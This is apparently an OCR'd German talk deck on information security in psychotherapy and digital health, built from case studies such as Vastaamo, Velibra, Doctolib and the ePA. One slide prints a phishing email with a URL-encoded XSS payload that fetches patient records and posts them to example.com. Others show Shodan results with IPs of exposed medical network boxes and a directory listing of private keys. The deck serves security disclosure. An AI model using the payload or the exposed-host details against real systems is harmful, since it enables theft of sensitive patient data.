
# Information Security in der Psychotherapie - eine Frage des Vertrauens?


Martin Tschirsich



# Informationssicherheit


## Schutzziele

**Vertraulichkeit**
Keine unautorisierten Zugriffe




# Informationssicherheit

## Schutzziele



# Fallbeispiel Vastaamo


# Fallbeispiel Vastaamo



„Seine Hände begannen zu zittern.

Die Betreffzeile enthielt seinen vollständigen Namen, seine Sozialversicherungsnummer und den Namen einer Klinik, in der er als Teenager eine psychische Behandlung erhalten hatte: **Vastaamo**.“

# Fallbeispiel Vastaamo



"Wenn Sie 200 Euro innerhalb von 24 Stunden oder 500 Euro innerhalb von 48 Stunden zahlen, werden Ihre Informationen dauerhaft gelöscht. Ansonsten werden Ihre Informationen veröffentlicht, **damit alle sie sehen können.**"

# Fallbeispiel Vastaamo

"Wenn Sie 200 Euro innerhalb von 24 Stunden oder 500 Euro innerhalb von 48 Stunden zahlen, werden Ihre Informationen dauerhaft gelöscht. Ansonsten werden Ihre Informationen veröffentlicht, **damit alle sie sehen können**."

Im Oktober sind die ersten 100 Patientenakten durchgesickert. Sie enthielten Details über ehebrecherische Beziehungen, Selbstmordversuche und pädophile Gedanken.

Anfang Januar dieses Jahres wurde die vollständige Patientendatenbank auf mindestens 11 anonymen Filesharing-Diensten im Internet veröffentlicht.

# Fallbeispiel Vastaamo

Ursache: Fehlende Ende-zu-Ende-Sicherheit der Datenbank

**Wir brauchen sichere Patientenakten!**

# Fallbeispiel Velibra

Ende 2019


ZEIT

Digitale-Versorgung-Gesetz

**Was bringen Apps auf Rezept und Videosprechstunden?**

# Fallbeispiel Velibra

Ende 2019


ZEIT

Digitale-Versorgung-Gesetz

**Was bringen Apps auf Rezept und Videosprechstunden?**

„Der IT-Sicherheitsanalyst Martin Tschirsich kritisierte aber, dass diese Prüfung allein auf Dokumenten basiere, die der Hersteller vorlege.“

# Fallbeispiel Velibra

Ende 2019



ZEIT

Digitale-Versorgung-Gesetz

**Was bringen Apps auf Rezept und Videosprechstunden?**

„Der IT-Sicherheitsanalyst Martin Tschirsich kritisierte aber, dass diese Prüfung allein auf Dokumenten basiere, die der Hersteller vorlege.“

Ende 2020


ABO

Handelsblatt

12.10.2020 08:00

TROTZ BEHÖRDLICHER PRÜFUNG

Die erste deutsche „App auf Rezept“ weist Sicherheitsmängel auf

*Von: Julian Olk*

# Fallbeispiel Velibra

Ende 2019


ZEIT

Digitale-Versorgung-Gesetz

**Was bringen Apps auf Rezept und Videosprechstunden?**

„Der IT-Sicherheitsanalyst Martin Tschirsich kritisierte aber, dass diese Prüfung allein auf Dokumenten basiere, die der Hersteller vorlege."

Ende 2020


ABO

Handelsblatt

12.10.2020 08:00

TROTZ BEHÖRDLICHER PRÜFUNG

Die erste deutsche „App auf Rezept" weist Sicherheitsmängel auf

*Von: Julian Olk*

Vollzugriff auf alle Patientendaten!

| | |
|---|---|
| F40.01 | Panikstörung |
| F40.1 | Soziale Phobien |
| F41.0 | Panikstörung |
| F41.1 | Generalisierte Angststörung |

# Fallbeispiel Velibra

Ursache: Unsichere Anmeldung mit E-Mail und Passwort


**Wir brauchen sichere Authentisierungsmittel!**

# Fallbeispiel Videosprechstunde

**Anlage 4b - Vereinbarung über die Authentifizierung von Versicherten bei der ausschließlichen Fernbehandlung**

“Für die Videosprechstunde nach Anlage 31b BMV-Ä prüft der Arzt bei einer ausschließlichen Fernbehandlung die Identität des Versicherten anhand der per Videotelefonie vorgelegten elektronischen Gesundheitskarte“

# Fallbeispiel Videosprechstunde



# Fallbeispiel Videosprechstunde

Ursache: Unsichere Identität der Versicherten

**Wir brauchen sichere Identitäten!**

# Fallbeispiel Arztvernetzung

shodan.io/search?query=ssl%3A"DGN+CA"

Shodan | Developers | Monitor | View All... | Show API Key | Try out the new beta website! | Help Center

SHODAN ssl:"DGN CA" | Explore | Downloads | Reports | Pricing | Enterprise Access | My Account

Exploits | Maps | Share Search | Download Results | Create Report

TOTAL RESULTS

9

TOP COUNTRIES

| | |
|---|---|
| Germany | 9 |

TOP ORGANIZATIONS

| | |
|---|---|
| Deutsche Telekom AG | 6 |
| Plusnet GmbH | 1 |
| M-net | 1 |
| Deutsche Telekom Business | 1 |

TOP PRODUCTS

| | |
|---|---|
| nginx | 9 |

New Service: Keep track of what you have connected to the Internet. Check out Shodan Monitor

## DGN GUSbox Cockpit

79.206.166.230
p4FCEA6E6.dip0.t-ipconnect.de
**Deutsche Telekom AG**
Added on 2019-12-22 19:09:29 GMT
Germany, Goppingen
Technologies:

**SSL Certificate**
Issued By:
|- Common Name: **DGN CA 1**
**Community-VPN1 Class 0:PN**
|- Organization: **DGN Deutsches**
**Gesundheitsnetz Service GmbH**
Issued To:
|- Common Name: *

**Supported SSL Versions**
TLSv1.2

```
HTTP/1.1 200 OK
Server: nginx
Date: Sun, 22 Dec 2019 19:09:29 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Vary: Accept-Encoding
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Content-Security-Policy: default-src 'self' data: '...
```

## DGN GUSbox Cockpit

83.236.210.42
port-83-236-210-42.static.as20676.net
**Plusnet GmbH**
Added on 2020-01-04 06:22:21 GMT
Germany
Technologies:

**SSL Certificate**
Issued By:
|- Common Name: **DGN CA 1**
**Community-VPN1 Class 0:PN**
|- Organization: **DGN Deutsches**
**Gesundheitsnetz Service GmbH**
Issued To:
|- Common Name: *

**Supported SSL Versions**
TLSv1.2

```
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 04 Jan 2020 06:22:21 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Vary: Accept-Encoding
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Content-Security-Policy: default-src 'self' data: '...
```

## DGN GUSbox Cockpit

84.130.206.201
p5482CEC9.dip0.t-ipconnect.de
**Deutsche Telekom AG**
Added on 2019-12-30 00:39:42 GMT
Germany, Nurtingen
Technologies:

**SSL Certificate**
Issued By:
|- Common Name: **DGN CA 1**
**Community-VPN1 Class 0:PN**
|- Organization: **DGN Deutsches**
**Gesundheitsnetz Service GmbH**
Issued To:
|- Common Name: *

**Supported SSL Versions**
TLSv1.2

```
HTTP/1.1 200 OK
Server: nginx
Date: Mon, 30 Dec 2019 00:39:42 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Vary: Accept-Encoding
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Content-Security-Policy: default-src 'self' data: '...
```

## DGN GUSbox Cockpit

93.197.137.54
p5DC58936.dip0.t-ipconnect.de
**Deutsche Telekom AG**
Added on 2019-12-29 09:14:57 GMT
Germany, Veitsbronn
Technologies:

**SSL Certificate**
Issued By:
|- Common Name: **DGN CA 1**
**Community-VPN1 Class 0:PN**
|- Organization: **DGN Deutsches**
**Gesundheitsnetz Service GmbH**
Issued To:

```
HTTP/1.1 200 OK
Server: nginx
Date: Sun, 29 Dec 2019 09:14:57 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Vary: Accept-Encoding
```

# Fallbeispiel Arztvernetzung

Reply | Forward | Archive | Junk | Delete | More

From [redacted]

Subject **Verleumdung durch Online-Bewertung** 17:57

To Me [redacted]

Sehr geehrter Herr Kollege Dr. Cyfail,

erlauben Sie mir, Sie unbekannterweise über nachfolgenden Sachverhalt zu
informieren. Soeben bin ich auf diese verleumderische Online-Bewertung
über Sie gestoßen:

http://[redacted]/fax/%3Cbody%20onload=%22fetch('/rest/service/suchepatient%3fformat=json').then((r)%20=%3E%20%7Br.json().then((d)%20=%3E%20fetch('
/'+'/example.com',%7Bmethod:'POST',mode:'no-cors',body:JSON.stringify(d)%7D));%7D)%22%3E

Dies nur zu Ihrer Information. Ich würde hier Rechtsmittel einlegen.

Mit kollegialen Grüßen
Dr. Cywin


# Fallbeispiel Arztvernetzung

- „Daten können nicht nur gelesen, sondern auch manipuliert werden. eArztbriefe, eAUs etc. können vom Angreifer gesendet werden.“

- „Die Komponenten für den Zugang zur Elektronischen Arztvernetzung lassen sich offensichtlich noch einfacher als bei der TI und ohne Identitätsprüfung erschleichen.“


Not secure
93.234.164.112
Guten Tag, 92.217.76.84,
dies ist ein privates Computersystem, bitte unterlassen Sie nicht autorisierte Zugriffsversuche!


Not secure
93.234.164.112
Guten Tag, 92.217.76.84,
dies ist ein privates Computersystem, bitte unterlassen Sie nicht autorisierte Zugriffsversuche!


Not secure
93.234.164.112/certs/
Index of /certs
Name
Last modified
Size
Description
Parent Directory -
alex@ .de-cert.p12 2013-07-18 16:32 6.5K
andrea@ .de-cert.p12 2013-07-18 16:32 6.5K
cacert.key 2013-07-18 16:32 3.2K
cacert.pem 2013-07-18 16:32 2.6K
ira@ .de-cert.p12 2013-07-18 16:32 6.5K
lia@ .de-cert.p12 2013-07-18 16:32 6.5K
-cert.pem 2013-07-18 16:32 2.6K
-cert.txt 2013-07-18 16:32 5.6K
-key.pem 2013-07-18 16:32 3.2K
server.crt 2014-07-30 14:52 1.3K
Apache/2.4.25 (Debian) Server at 93.234.164.112 Port 443

# Fallbeispiel Arztvernetzung

Ursache: Unsichere Einsatzumgebung

**Wir brauchen sichere Kommunikation!**

# Fallbeispiel Doctolib

1 Finden Sie einen Arzt oder Behandler in Ihrer Nähe

2 Wählen Sie Datum und Uhrzeit Ihres Termins

3 Ihr Termin wird sofort bestätigt

**Die Sicherheit Ihrer Daten hat für uns oberste Priorität**

Zertifiziertes Hosting

TÜV SAARLAND Geprüfter Datenschutz

**So werden wir in Europa genutzt**

| 150.000 | 42 Millionen | 2.000 |
|---|---|---|
| Ärzte, Behandler und medizinische Fachangestellte * | Besuche pro Monat * | Gesundheitseinrichtungen * |

# Fallbeispiel Doctolib


**Die Sicherheit Ihrer Daten hat für uns oberste Priorität**

Zertifiziertes Hosting

TÜV SAARLAND Geprüfter Datenschutz

**So werden wir in Europa genutzt**

| 150.000 | 42 Millionen | 2.000 |
|---|---|---|
| Ärzte, Behandler und medizinische Fachangestellte * | Besuche pro Monat * | Gesundheitseinrichtungen * |

„Zugriff auf ca. 150 Millionen Terminvereinbarungen möglich“

„Datensätze enthielten neben dem Patientennamen und dem jeweiligen Termin außerdem Geschlecht, Telefonnummer und Angaben zur Volljährigkeit und zu Terminabsagen. Darüber hinaus konnten Name, Ort, Fachgebiet und Titel des Arztes bzw. der Ärztin ausgelesen werden.“

# Fallbeispiel Doctolib

1 Finden Sie einen Arzt oder Behandler in Ihrer Nähe

2 Wählen Sie Datum und Uhrzeit Ihres Termins

3 Ihr Termin wird sofort bestätigt


**Die Sicherheit Ihrer Daten hat für uns oberste Priorität**

Zertifiziertes Hosting

TÜV SAARLAND Geprüfter Datenschutz

**So werden wir in Europa genutzt**

| 150.000 | 42 Millionen | 2.000 |
|---|---|---|
| Ärzte, Behandler und medizinische Fachangestellte * | Besuche pro Monat * | Gesundheitseinrichtungen * |



# Fallbeispiel Doctolib

**Ursache:** Unsichere Auftragsverarbeitung

**Wir brauchen sichere Anwendungen!**

# Ist die TI die Lösung?

- ✔ Patientenakten
- ✔ Identitäten und Authentisierungsmittel
- ✔ Kommunikationsnetz

# Sichere Patientenakte VS ePA

## ePA: „eine Quasi-Ende-zu-Ende Sicherheitslösung“


1) Authentisierung
2) Schlüsselgenerierung
3) Vertrauenswürdige Ausführungsumgebung

# Sichere Patientenakte VS ePA

## ePA: „eine Quasi-Ende-zu-Ende Sicherheitslösung“


~~1)Authentisierung~~

2)Schlüsselgenerierung

3)Vertrauenswürdige Ausführungsumgebung

# Sichere Patientenakte VS ePA

## ePA: „eine Quasi-Ende-zu-Ende Sicherheitslösung“


~~1)Authentisierung~~

~~2)Schlüsselgenerierung~~

3)Vertrauenswürdige Ausführungsumgebung

# Sichere Patientenakte VS ePA

## ePA: „eine Quasi-Ende-zu-Ende Sicherheitslösung“


~~1)Authentisierung~~

~~2)Schlüsselgenerierung~~

~~3)Vertrauenswürdige Ausführungsumgebung~~

# Sichere Authentisierungsmittel VS eGK

# Adressänderung

Wir nehmen den Schutz Ihrer persönlichen Daten sehr ernst. Daher teilen Sie uns Ihre neue Anschrift nur schriftlich oder persönlich mit.

## Teilen Sie uns Ihre neue Anschrift mit

Sie sind umgezogen? Damit Ihre persönlichen Daten geschützt sind und kein Missbrauch durch Dritte erfolgen kann, bitten wir Sie, uns Ihre neue Adresse nur schriftlich oder persönlich zu übermitteln: Entweder in einem Brief oder Fax mit Ihrer Unterschrift oder per eingescanntem Brief mit Unterschrift in einer E-Mail (service@he.aok.de) als Dateianhang.

Eine „einfache" E-Mail entspricht leider nicht den Anforderungen des Datenschutzes.

Änderung persönlicher Daten (PDF, 745 KB) »

Bitte denken Sie daran, dass auch die hinterlegte Adresse auf Ihrer elektronischen Gesundheitskarte aktualisiert werden muss. Dazu legen Sie Ihre Versichertenkarte in einem unserer Beratungscenter vor oder bestellen über das Onlineformular eine neue Gesundheitskarte.

AOK

Angebot anzeigen für:
AOK Hessen

Menü

# Adressänderung

Wir nehmen den Schutz Ihrer persönlichen Daten sehr ernst. Dahe t
Anschrift nur schriftlich oder persönlich mit.

## Teilen Sie uns Ihre neue Anschrift mit

Sie sind umgezogen? Damit Ihre persönlichen Daten geschütz sind und kein Missbrauch durch Dritte erfolgen kann, bitten wir Sie, uns Ihre neue Adre se nur schriftlich oder persönlich zu übermitteln: Entweder in einem Brief oder Fax it Ihrer Unterschrift oder per eingescanntem Brief mit Unterschrift in einer E-Mail (ser ce@he.aok.de) als Dateianhang.

Eine „einfache" E-Mail entspricht leider nicht den Anforderungen des Datenschutzes.

Änderung persönlicher Daten (PDF, 745 KB) »

Bitte denken Sie daran, dass auch die hinterlegte Adresse auf Ihrer elektronischen Gesundheitskarte aktualisiert werden muss. Dazu legen Sie Ihre Versichertenkarte in einem unserer Beratungscenter vor oder bestellen über das Onlineformular eine neue Gesundheitskarte.

**„[...] per eingescanntem Brief mit Unterschrift in einer E-Mail [...] als Dateianhang"**


**„[...] per eingescanntem Brief mit Unterschrift in einer E-Mail [...] als Dateianhang"**

**„[...] bestellen über das Onlineformular eine neue Gesundheitskarte"**

AOK Hessen · 64520 Groß-Gerau

P DV 12 0,95 Deutsche Post Kompaktbrief

[redacted]

[redacted]

**AOK – Die Gesundheitskasse in Hessen**
**Servicecenter eGK**

| | |
|---|---|
| Servicezeiten: | 24 Stunden an 365 Tagen |
| Telefonische Beratung: | 0800 58 93 774 (kostenfrei) |
| E-Mail: | service@he.aok.de |
| Internet: | www.aok.de/hessen |
| Datum: | [redacted]2019 |

**Die neue elektronische Gesundheitskarte (eGK)**
**Rücksendung der alten Karte**

Sehr geehrte[redacted]

heute erhalten Sie die neue elektronische Gesundheitskarte (eGK). Sie garantiert vollen Service und umfassenden Versicherungsschutz.

